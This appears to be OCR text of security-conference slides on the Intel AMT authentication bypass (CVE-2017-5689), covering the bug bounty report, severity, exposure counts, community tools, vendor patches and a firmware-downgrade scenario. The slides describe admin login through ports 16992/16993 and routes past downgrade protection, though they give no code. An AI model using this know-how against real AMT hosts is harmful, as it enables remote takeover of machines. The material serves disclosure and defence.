Every AMT feature is now available for an attacker as if he knows the admin password.



Remote Control


Power state: On

Send a command to this computer:

● Turn power off*
○ Cycle power off and on*
○ Reset*

Select a boot option:
[✓ Normal boot]
Boot from local CD/DVD drive
Boot from local hard drive

*Caution: These commands may cause user application data loss.




System Status

Power	On
IP address	192.168.1.1
IPv6 address	Disabled
System ID	03880288-0488-0588-8706-880700080009
Date	7/5/2017
Time	9:52 pm

Copyright © 2005-2013 Intel Corporation. All Rights Reserved. Intel® Active Management Technology firmware version: 9.0.30-build 1482

Intel bug bounty program

hackerone



From Intel Product Security Incident Response Team <Intel.Product.Se... ★

Subject **Intel Announces Bug Bounty Program** 03/16/2017 12:10 AM


To [redacted] ★, Me <m.malyutin@embedi.com>★, Intel Product

Maksim,

Intel announced a bug bounty program at CanSecWest today in Vancouver B.C. Here is the Intel link and it includes requirements https://security-center.intel.com/BugBountyProgram.aspx . Can you please review and let us know if you'd be interested in participating we could use the AMT vulnerability you discovered as a starting point.

Sincerely,


Intel Product Security Incident Response Team
www.intel.com/security
secure@intel.com



#215598 **Intel AMT authentication bypass vulnerability**

State	● Triaged (Open)	Severity	🟥 Critical (9.8)
Reported To	Intel Corporation	Participants	
Scope		Visibility	Private
Weakness	Improper Authentication - Generic		
Bounty	$10,000		

CVE-2017-5689



Vulnerability Details : CVE-2017-5689

An unprivileged network attacker could gain system privileges to provisioned Intel manageability SKUs: Intel Active Management Technology (AMT) and Intel Standard Manageability (ISM). An unprivileged local attacker could provision manageability features gaining unprivileged network or local system privileges on Intel manageability SKUs: Intel Active Management Technology (AMT), Intel Standard Manageability (ISM), and Intel Small Business Technology (SBT).

Publish Date : 2017-05-02 Last Update Date : 2017-05-29

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Gain privileges
CWE ID	264

- Intel SA 00075 Security Advisory
- US-CERT


Exploitation of CVE-2017-5689

There is a vulnerability that allows attackers to log as “admin” user in the AMT.

- The only thing needed is open 16992/16993 port
- Doesn't depend on software
- Turned off devices may be attacked as well
- Some systems are accessible through the Internet
- Attackers can use all the Intel AMT capabilities for their own good


There are 2 attack methods:

- Local (by using the LSM service)
- Remote (via the open port)



Impact of CVE-2017-5689

Top Organizations




Top Countries


1.Unated States	2.433
2.Germany	763
3.Canada	566
4. Unated Kingdom	408
5. Australia	325
6. Russian Federation	289
7. Romania	222
8.Norway	159
9. Korea	118
10.Poland	110

Shodan "Intel AMT Report 02-05-2017"

Intel AMT bug & Industrial PC

Security advisor: SSA-874235: Intel Vulnerability in Siemens Industrial Products





Security

Intel AMT bug bit Siemens industrial PCs

Patches issued for 38 products, plus bonus Web portal bug-fix

By Richard Chirgwin 3 Jul 2017 at 00:56

Demo

After news


After news

Tenable "Rediscovering the Intel AMT Vulnerability – No PoC, No Patch, No Problem!"

After details

Many community tools:

- Nmap script
- Metasploit module
- AMT status checker for Linux
- Tool to disable Intel AMT on Windows
- Detection Script for CVE-2017-5689
- Intel AMT honeypot 1
- Intel AMT honeypot 2



Xavier Mertens
@xme


Fun is starting… Connections to port 16992 are increasing (#IntelAMT) #honeypot

6:55 AM - 2 May 2017

Mitigations

Intel:

- INTEL-SA-00075 Detection and Mitigation Tool
- INTEL-SA-00075 Mitigation Guide



As Intel becomes aware of computer maker schedules for updated firmware this list will be updated:

- HP Inc. - http://www8.hp.com/us/en/intelmanageabilityissue.html
- HP Enterprise - http://h22208.www2.hpe.com/eginfolib/securityalerts/CVE-2017-5689-Intel/CVE-2017-5689.html
- Lenovo - https://support.lenovo.com/us/en/product_security/LEN-14963
- Fujitsu - http://www.fmworld.net/globalpc/intel_firmware/
- Dell Client - http://en.community.dell.com/techcenter/extras/m/white_papers/20443914
- Dell EMC - http://en.community.dell.com/techcenter/extras/m/white_papers/20443937
- Acer - https://us.answers.acer.com/app/answers/detail/a_id/47605
- Asus - https://www.asus.com/News/uztEkib4zFMHCn5r
- Panasonic - http://pc-dl.panasonic.co.jp/itn/info/osinfo20170512.html
- Toshiba - https://support.toshiba.com/sscontent?contentId=4015668
- Getac - http://intl.getac.com/aboutgetac/activities/activities_2017051648.html
- Intel – NUC, Compute Stick and Desktop Boards
- Samsung - http://www.samsung.com/uk/support/intel_update/


Firmware downgrade scenario

- Intel ME FW update mechanism (using Intel fwupdlc utility)
    - doesn’t work because of deprecated downgrade to firmware versions which SVN is lower
- Rewrite the ME regions on SPI flash memory via software
    - doesn’t work if Flash Descriptors access bits are configured properly
- Use HMFPRO (Host Message Flash Protections override) or the hardware SPI flash programmer

Spread out


The "vPro" can make a difference

- Cheap
- non-vPro
- Intel Z/H/B/P type chipset




- Different BIOS
- Similar Intel ME firmware versions and code

- Expensive
- vPro
- Intel Q-type chipsets



The “vPro” can make a difference

- Cheap
- non-vPro
- Intel Z/H/B/P type chipset




- Different BIOS
  Intel MBEx module
- Similar Intel ME firmware versions and code

AMT everywhere*

* – 5MB firmware

- Expensive
- vPro
- Intel Q-type chipsets

